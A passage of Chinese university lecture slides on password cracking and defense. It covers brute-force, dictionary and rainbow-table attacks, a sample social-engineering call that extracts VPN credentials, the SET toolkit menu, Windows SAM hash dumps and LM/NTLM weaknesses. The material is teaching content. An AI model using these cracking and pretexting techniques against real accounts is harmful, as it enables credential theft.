



# 网络攻击与防御

## CH04—口令破解与防御

中国矿业大学 网络空间安全系

[is.cumt.edu.cn](http://is.cumt.edu.cn)

Four white circles with blue outlines are arranged vertically on the left side of the slide, connected by a thin blue line. Each circle is positioned to the left of a corresponding blue horizontal bar.

常用口令破解技术

操作系统口令文件与破解

数据库口令文件与破解

口令破解防御技术



- 口令 (Password) , 通常也被称为密码, 如银行卡密码。
- 用户名加口令验证来验证用户身份是最普遍的一种认证手段。口令通常需要经过认证 (Authentication) 和授权 (Authorization) 两个阶段。
- 如果攻击者已获取用户名信息, 则破解用户口令就是攻击者的第一步。如果攻击者有幸破解口令, 其就获得了系统的访问权限, 并能访问到相应用户在系统里被授权访问的所有资源。
- 如果被破解口令的用户是系统管理员或root用户, 则攻击者能造成的破坏可想而知。

# 常用口令破解技术

## • 口令破解方法：

✓ **暴力破解 (Brute-force Attack)**：穷举，**速度慢**

◆ GPU、彩虹表

✓ **字典攻击 (Dictionary Attack)**：根据用户信息建立起一个用户可能使用的口令列表文件，**速度快**

✓ **组合攻击**：在字典列表的基础上增加几个字母或数字进行攻击

□ 许多情况下用户喜欢在用户名后加几个字母或数字作为密码，如usr→usr2324

✓ **其他方式：**

□ **社会工程学 (social engineering)**

□ 偷窥：观察别人敲口令

□ 网络嗅探/木马/口令蠕虫

□ 搜索垃圾箱

□ 重放







## 4.1 常用口令破解技术

### 4.1.1 暴力破解 (brute force) :


- 暴力破解 (Brute-force Attack) 也称为强行攻击, 是实现原理最为简单的口令破解方式。其原理就是穷举所有可能的口令组合, 直至找到正确的口令为止。因为日常生活中的口令都是由有限长度的字符经排列组合得来的, 理论上所有口令都是可以破解出来的, 只有时间长短的差别。
- 穷举, **速度慢**





## 4.1.1 暴力破解 (brute force) :

- **彩虹表 (Rainbow table)** 是一个用于[加密散列函数](#)逆运算的预先计算好的表, 为破解口令的散列值而准备。彩虹表一般比较大, 从几G到几百G。这是典型的用空间换时间的解决方案。由于彩虹表的特殊设计, 其破解速度和成功率都优于字典攻击, 但彩虹表并不是对所有类型的密码都有效, 加盐则无效。





## 4.1.2 字典攻击

- 字典攻击 (Dictionary Attack)  
就是预先定义一个可能口令  
(单词或短语) 组成的字典文件，然后利用暴力破解的方式穷举字典中的口令组合。字典攻击成功的关键在于字典里面是否包含要破解的口令，如果口令不在字典文件中，字典攻击会以失败告终。因此设计或选择一个好的字典非常重要。





## 4.1.2 字典攻击

- 字典文件中的口令组合需要结合用户的各种信息来构造。比如用户的名字、生日、电话号码、身份证号码等。另外好的字典应该还包含一些常见的弱口令，这些口令是根据用户设置口令的喜好和习惯总结出来的。
- 相对于暴力破解，字典文件中的口令数目相对较少，因此在破解速度上要远远快于暴力破解攻击。
- 对于系统管理员而言，也可以利用字典攻击发现系统中存在的使用弱口令的用户，并要求这些用户修改口令以满足系统的安全需求。






### 4.1.3 组合攻击

- 攻击者需要根据用户名信息构造新的可能口令。这种攻击方式称之为组合攻击。
- 比如系统管理员要求用户的口令必须是数字和字母的组合时，很多用户就会简单的在用户名后面增加几位简单的数字来构造口令。比如用户名为test，口令为test123。这样一来，字典攻击就会变得无效。
- 具体而言，组合攻击就是在字典攻击的基础上在口令的末尾增加几个数字或字母的组合来进行攻击的方法，可以看出，其介于暴力破解和字典攻击之间。

# 社会工程学(Social Engineering)

- **社会工程学(Social Engineering):**  
让人们顺从你的意愿、满足你的欲望的一门艺术与学问，是一种利用人性的弱点、结合心理学知识，通过对人性的理解和人的心理的了解来获得目标系统敏感信息的技术。**对人的“渗透”**
  - ✓ 如果攻击者能通过一些方式得到系统可用的账号和口令，或使公司内部的某个人确信他是被信任的实体，他就很可能获得系统的访问权限



- **攻击者:** 喂, 我是大为。我在技术支持中心工作, 现在我要对你的系统进行例行维护。
- **受骗者:** 是吗? 我从来没有听说支持中心要对我们的系统进行例行维护。
- **攻击者:** 嗯, 是这样, 上个季度我们才开始做这个工作。我们正在为所有远程用户做例行维护。我刚刚做完北区的所有计算机的维护。实际上, 绝大多数用户都说, 经过这次维护之后, 他们的计算机的速度明显加快了。
- **受骗者:** 是吗? 那好, 如果其它人的机器速度都加快了, 那么我也这样做一下。现在我需要做些什么?
- **攻击者:** 嗯, 你不需要做什么。我可以远程地把一切都为你做好, 但为了能够这样做, 我需要知道你的VPN用户名和口令。
- **受骗者:** 你真的能够远程地做好这一切? 真是太好了。嗯, 我的用户名是abc, 口令是shazi。
- **攻击者:** 太好了。谢谢你的协助。并定期进行例行维护。这只需要几分钟。

至此, 我们得到了用户名和密码

登录到你的计算机,







# Social Engineering Toolkit (SET)

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: <https://www.trustedsec.com>

Select from the menu:

- |  |               |
|--|---------------|
| 1) Spear-Phishing Attack Vectors       | 鱼叉式钓鱼攻击       |
| 2) Website Attack Vectors              | 网站攻击          |
| 3) Infectious Media Generator          | 介质感染攻击        |
| 4) Create a Payload and Listener       | 创建一个有效载荷和侦听器  |
| 5) Mass Mailer Attack                  | 群发邮件攻击        |
| 6) Arduino-Based Attack Vector         | 基于Arduino的攻击  |
| 7) SMS Spoofing Attack Vector          | 短信欺骗攻击        |
| 8) Wireless Access Point Attack Vector | 无线接入点攻击       |
| 9) QRCode Generator Attack Vector      | 二维码攻击         |
| 10) Powershell Attack Vectors          | powershell 攻击 |
| 11) Third Party Modules                |               |






## 其他方式：

- 偷窥：观察别人敲口令
- 网络嗅探/木马/口令蠕虫
- 搜索垃圾箱
- 重放



# 操作系统的口令文件—windows

- **windows**: 安全账户管理器**SAM** (Security Account Manager) 机制
  - %systemroot%\system32\config目录下



# 操作系统的口令文件—windows

## • SAM文件:

- 含有本地系统或所在控制域上所有用户名和口令的Hash值
- 创建口令Hash有两种方法:
  - LAN Manager (LM)—最早使用的密码哈希算法之一
  - NT LAN Manager v2(NTLMv2)—Windows 2000、XP、Vista和7等
  - remark: 新OS支持使用LM哈希, 主要是提供后向兼容性, 在Windows Vista/7/8/10/...中默认被禁用

- 安全标识RID: 在账号创建时被创建; 账号删除, RID也同时删除; 即使用户名相同, 每次创建时获得的RID也不同

User	RID	LM-password	NT-password	LM-hash	NT-hash
<input checked="" type="checkbox"/> hello	1005	12345	???????	AFE17E837920ED67AAD3B435B51404EE	9D2DBDF14EC623E80BA2FA6D09440182
<input type="checkbox"/> Administrator	500	<Empty>	<Empty>	AAD3B435B51404EEAAD3B435B51404EE	31D6CFE0D16AE931B73C59D7E0C089C0
<input type="checkbox"/> ben	1003	BEN	ben	27E11EBAA15F64C7AAD3B435B51404EE	1BBDFAFCFB58B9C8AAB9D68ED52D6E91F
<input type="checkbox"/> GAOFUSHUAI	1009	123456	123456	44EFCE164AB921CAAAD3B435B51404EE	32ED87BDB5FDC5E9CBA88547376818D4
<input type="checkbox"/> Guest	501	<Empty>	<Empty>	AAD3B435B51404EEAAD3B435B51404EE	31D6CFE0D16AE931B73C59D7E0C089C0
<input checked="" type="checkbox"/> HelpAssistant	1000	???????????????	?????????????????	F5F462545BD905EFA10B589A4D00014A	C28C72A3D5B411DD5FAD7F871333E96D
<input type="checkbox"/> MH370	1008	123456	123456	44EFCE164AB921CAAAD3B435B51404EE	32ED87BDB5FDC5E9CBA88547376818D4
<input checked="" type="checkbox"/> SUPPORT_388945a0	1002	<Empty>	?????????????????	AAD3B435B51404EEAAD3B435B51404EE	D907F74A0B27ACE8713DF3DC52EACBC8
<input type="checkbox"/> user	1004	USER	user	22124EA690B83BFBAAD3B435B51404EE	57D583AA46D571502AAD4BB7AEA09C70



# 操作系统的口令文件—windows

- Windows系统下的hash密码格式为：

**用户名:RID:LM-HASH值:NT-HASH值**

例：

Administrator:500:C8825DB10F2590EAAAD3B435B51404EE  
:683020925C5D8569C23AA724774CE6CC:::

**用户名** : Administrator

**RID** : 500

**LM-HASH值** : C8825DB10F2590EAAAD3B435B51404EE

**NT-HASH值** : 683020925C5D8569C23AA724774CE6CC

# 操作系统的口令文件—windows

- 密码的LM哈希步骤（假设口令为“Welcome”）：

1. 将用户的口令全部转换为大写字母
2. 添加空（null）字符，直到口令长度等于14个字符；并转化为二进制字符串
3. 将新获得的口令拆分为两组7位的字符串
4. 分别经str\_to\_key()函数处理创建两个DES加密密钥
5. 使用每个DES密钥加密一个预定义的魔术字符串（KGS!@#\$%），获得两个8字节密文值
6. 密文值链接组成16字节的值，即最终获得的LM哈希









## • LM哈希的安全缺陷:

1. DES算法密钥太短 (56bit)
2. 14个ASCII字符组成的密码, 有 $95^{14}$ 种可能性, 而一旦将其腰斩为两组7位的字符串, 就降低为 $95^7$ 种, 不区分大小写, 将进一步降低为 $69^7$ 种。因此密码被保存成LM哈希, 在暴力破解面前将不堪一击
3. 如果密码长度  $\leq 7$ , 则第二部分hash为固定值 (0xAAD3B435B51404EE), 因此很容易确定密码长度范围
4. Hash值在通过网络发送到服务器时, 没有进行salting操作, 容易遭受中间人攻击和重放攻击

# 操作系统的口令文件—windows

## • NTLMv2哈希：

- 从Windows NT 4开始被用作全新的身份验证方法



### Little-endian序

- 安全性：MD4比DES更加健壮，因为
  - ✓ 可以接受更长的密码
  - ✓ 可允许同时使用大写和小写的字母
  - ✓ 不需要将密码拆分为更小、更易于破解的片段




# Windows系统的登录与身份认证

- 登录Windows系统主要包括两种方式，其对应的身份认证方式也不相同
  - ✓ **交互式登录**：向本地计算机或域（domain）账户确认用户的身份
    - **本地账户登录本地计算机**：可以使用存储在本地SAM中的口令散列进行登录——用户输入明文口令，系统对口令使用相同的加密散列过程，并将散列结果与保存的散列进行比较，如果匹配，则通过验证
    - **域账户登录**：默认使用Kerberos V5（身份认证章节）
  - ✓ **网络登录**：对用户尝试访问的网络服务或资源提供用户验证。
    - 可使用多种网络身份验证机制，如Kerberos V5、安全套接字/传输层安全（SSL/TLS）以及与Windows NT 4.0兼容的NTLM机制

# NTLM的身份认证机制

- 基于挑战/响应机制 (C/R, Challenge/Response)



在登录前，客户端会缓存输入口令的Hash值，明文口令被丢弃

# LM、NTLMv1、NTLMv2的比较



	LM	NTLMv1	NTLMv2
Password case sensitive	No	Yes	Yes
Hash key length	56bit + 56bit	-	-
Password hash algorithm	DES (ECB mode)	MD4	MD4
Hash value length	64bit + 64bit	128bit	128bit
C/R key length	56bit + 56bit + 16bit	56bit + 56bit + 16bit	128bit
C/R algorithm	DES (ECB mode)	DES (ECB mode)	HMAC_MD5
C/R value length	64bit + 64bit + 64bit	64bit + 64bit + 64bit	128bit



NTLMv1, v2: 都是基于挑战/响应的认证



# 操作系统的口令文件—windows

- 微软在WIN NT4的SP3之后，提供syskey.exe来进一步加强NT的口令
- 当syskey被激活，口令信息在存入注册表之前还会进行一次加密处理，以防止轻易破解口令


```
C:\>syskey
```



# windows口令破解

- 获取SAM文件:

- ~~获取备份SAM: 早期Windows版本会在%systemroot%\repair目录中备份一个SAM文件, 多数管理员都会忘记删这些文件~~



